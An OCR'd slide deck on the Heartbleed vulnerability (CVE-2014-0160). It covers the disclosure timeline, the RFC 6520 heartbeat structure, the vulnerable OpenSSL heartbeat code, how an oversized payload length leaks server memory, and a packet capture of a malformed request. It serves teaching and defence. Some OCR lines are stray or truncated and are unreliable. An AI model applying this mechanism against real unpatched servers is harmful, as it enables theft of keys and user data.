MDSec

Exploitation notes on CVE-2014-0160

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Heartbleed <3

- The vulnerability is announced to the world 7th April 2014 by a website, OpenSSL Security Advisory and OpenSSL 1.0.1g release.


- Discovered by Riku, Antti & Matti and Neel Mehta.

- I searched the page for a web cart.

- Shortly the next day ….

- Jared Stafford released "ssltest.py"

- Security community scrambled to fix.



The Heartbleed Bug

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.

What leaks in practice?

We have tested some of our own services from attacker's perspective. We attacked ourselves from

How to stop the leak?

As long as the vulnerable version of OpenSSL is in use it can be abused. Fixed OpenSSL has been released

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
RFC-6520 Heartbeat Extension


rfc6520.txt (~/Projects/heartbleed/stuff) - GVIM2
File Edit Tools Syntax Buffers Window Help
273,0-1


```
4.  Heartbeat Request and Response Messages

   The Heartbeat protocol messages consist of their type and an
   arbitrary payload and padding.

   struct {
      HeartbeatMessageType type;
      uint16 payload_length;
      opaque payload[HeartbeatMessage.payload_length];
      opaque padding[padding_length];
   } HeartbeatMessage;

   The total length of a HeartbeatMessage MUST NOT exceed 2^14 or
   max_fragment_length when negotiated as defined in [RFC6066].

   type:  The message type, either heartbeat_request or
      heartbeat_response.

   payload_length:  The length of the payload.

   payload:  The payload consists of arbitrary content.

   padding:  The padding is random content that MUST be ignored by the
      receiver.  The length of a HeartbeatMessage is TLSPlaintext.length
      for TLS and DTLSPlaintext.length for DTLS.  Furthermore, the
      length of the type field is 1 byte, and the length of the
      payload_length is 2.  Therefore, the padding_length is
      TLSPlaintext.length - payload_length - 3 for TLS and
      DTLSPlaintext.length - payload_length - 3 for DTLS.  The
      padding_length MUST be at least 16.

   The sender of a HeartbeatMessage MUST use a random padding of a
   least 16 bytes.  The padding of a received HeartbeatMessage mess
   MUST be ignored.
```

Bug introduced to the world NYE 2011 during implementation of RFC-6520 in OpenSSL 1.0.1

Enabled by default in OpenSSL 1.0.1

Fixed in OpenSSL 1.0.1g & OpenSSL 1.0.2-beta1 still vulnerable – (git has fix.)

If you run beta code on production servers…



```
commit 4817504d069b4c5082161b02a22116ad75f822b1
Author: Dr. Stephen Henson <steve@openssl.org>
Date:   Sat Dec 31 22:59:57 2011 +0000

    PR: 2658
    Submitted by: Robin Seggelmann <seggelmann@fh-muenster.de>
    Reviewed by: steve

    Support for TLS/DTLS heartbeats.
:
```

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
Vulnerability


d1_both.c (~/Projects/heartbleed/openssl-1.0.1e/ssl) - GVIM
File Edit Tools Syntax Buffers Window Help
148
t1_lib.c (~/Projects/heartbleed/openssl-1.0.1e/ssl) - GVIM1
File Edit Tools Syntax Buffers Window Help
2519,2-16
95%

```
int
dtls1_process_heartbeat(SSL *s)
        {
        unsigned char *p = &s->s3->rrec.data[0], *pl;
        unsigned short hbtype;
        unsigned int payload;
        unsigned int padding = 16; /* Use minimum padding */

        /* Read type and payload length first */
        hbtype = *p++;
        n2s(p, payload);
        pl = p;

        if (s->msg_callback)
                s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
                        &s->s3->rrec.data[0], s->s3->rrec.length,
                        s, s->msg_callback_arg);

        if (hbtype == TLS1_HB_REQUEST)
                {
                unsigned char *buffer, *bp;
                int r;

                /* Allocate memory for the response, size is 1 byte
                 * message type, plus 2 bytes payload length, plus
                 * payload, plus padding
                 */
                buffer = OPENSSL_malloc(1 + 2 + payload + padding);
                bp = buffer;

                /* Enter response type, length and copy payload */
                *bp++ = TLS1_HB_RESPONSE;
                s2n(payload, bp);
                memcpy(bp, pl, payload);
                bp += payload;
                /* Random padding */
                RAND_pseudo_bytes(bp, padding);

                r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer,
padding);
```

```
int
tls1_process_heartbeat(SSL *s)
        {
        unsigned char *p = &s->s3->rrec.data[0], *pl;
        unsigned short hbtype;
        unsigned int payload;
        unsigned int padding = 16; /* Use minimum padding */

        /* Read type and payload length first */
        hbtype = *p++;
        n2s(p, payload);
        pl = p;

        if (s->msg_callback)
                s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
                        &s->s3->rrec.data[0], s->s3->rrec.length,
                        s, s->msg_callback_arg);

        if (hbtype == TLS1_HB_REQUEST)
                {
                unsigned char *buffer, *bp;
                int r;

                /* Allocate memory for the response, size is 1 bytes
                 * message type, plus 2 bytes payload length, plus
                 * payload, plus padding
                 */
                buffer = OPENSSL_malloc(1 + 2 + payload + padding);
                bp = buffer;

                /* Enter response type, length and copy payload */
                *bp++ = TLS1_HB_RESPONSE;
                s2n(payload, bp);
                memcpy(bp, pl, payload);
                bp += payload;
                /* Random padding */
                RAND_pseudo_bytes(bp, padding);

                r = ssl3_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + p
adding);
```

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
How does it work?



TLS Heartbeat Request

Heartbeat Type

0x01 - Request
0x02 - Response

Heartbeat Payload Length

unsigned int
(0x0 - 0xFFFF)


Heartbeat Payload

Upto 0xFFFF bytes

Heartbeat Padding


Minimum 16 bytes

Attacker sends Heartbeat Request.
Attacker sets Payload length greater than his Payload.
Service sends back memory allocated to the Attackers Payload length.
A wild information leak appears!



Exploitation notes on CVE-2014-0160

How does it work?


SERVER, ARE YOU STILL THERE? IF SO, REPLY "HAT" (500 LETTERS).
a connection. Jake requested pictures of deer. User Meg wants these 500 letters: HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about "snakes but not too long". User Karen wants to change account password to "CoHeBaSt". User
a connection. Jake requested pictures of deer. User Meg wants these 500 letters: HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about "snakes but not too long". User Karen wants to change account password to "CoHeBaSt". User
HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about "snakes but not too long". User Karen wants to change account password to "CoHeBaSt". User Amber requests pages

Let the games commence.


Sites ranging from the FBI, Russian Standard Bank, Yahoo!, OpenSSL, Belgian Intelligence Service and many more shown as leaking data.

- Screen shots of "ssltest.py" dumping 16384 bytes of heap memory began to appear on social media sites. The content's of the memory were alarming.

- IDS/IPS and Security vendors began to release detection signatures & scanners.

- Media frenzy ensued spreading confusing information e.g. #HeartbleedVirus

- The vulnerability was still not fully realized. Misconceptions abound.




Source	Destination	Protocol	Length	Info
192.168.11.22	192.168.11.23	SSL	291	Client Hello
192.168.11.23	192.168.11.22	TCP	66	https > 44172 [ACK] Seq=1 Ack=226 Win=30720 Len=0 TSval=4
192.168.11.23	192.168.11.22	TLSv1.1	1407	Server Hello, Certificate, Server Key Exchange, Server He
192.168.11.22	192.168.11.23	TCP	66	44172 > https [ACK] Seq=226 Ack=1342 Win=32000 Len=0 TSva
192.168.11.22	192.168.11.23	TLSv1.1	74	Heartbeat Request

Exploitation notes on CVE-2014-0160

On The Wire

- This is an unencrypted heartbleed attack transmitted on the wire.
- The response is returned in unencrypted packets.




14 0.118375000 192.168.11.21 192.168.11.23 TLSv1 74 Heartbeat Request[Malformed Packet]

```
▷ Internet Protocol Version 4, Src: 192.168.11.21 (192.168.11.21), Dst: 192.168.11.23 (192.168
▷ Transmission Control Protocol, Src Port: 62275 (62275), Dst Port: https (443), Seq: 158, Ack
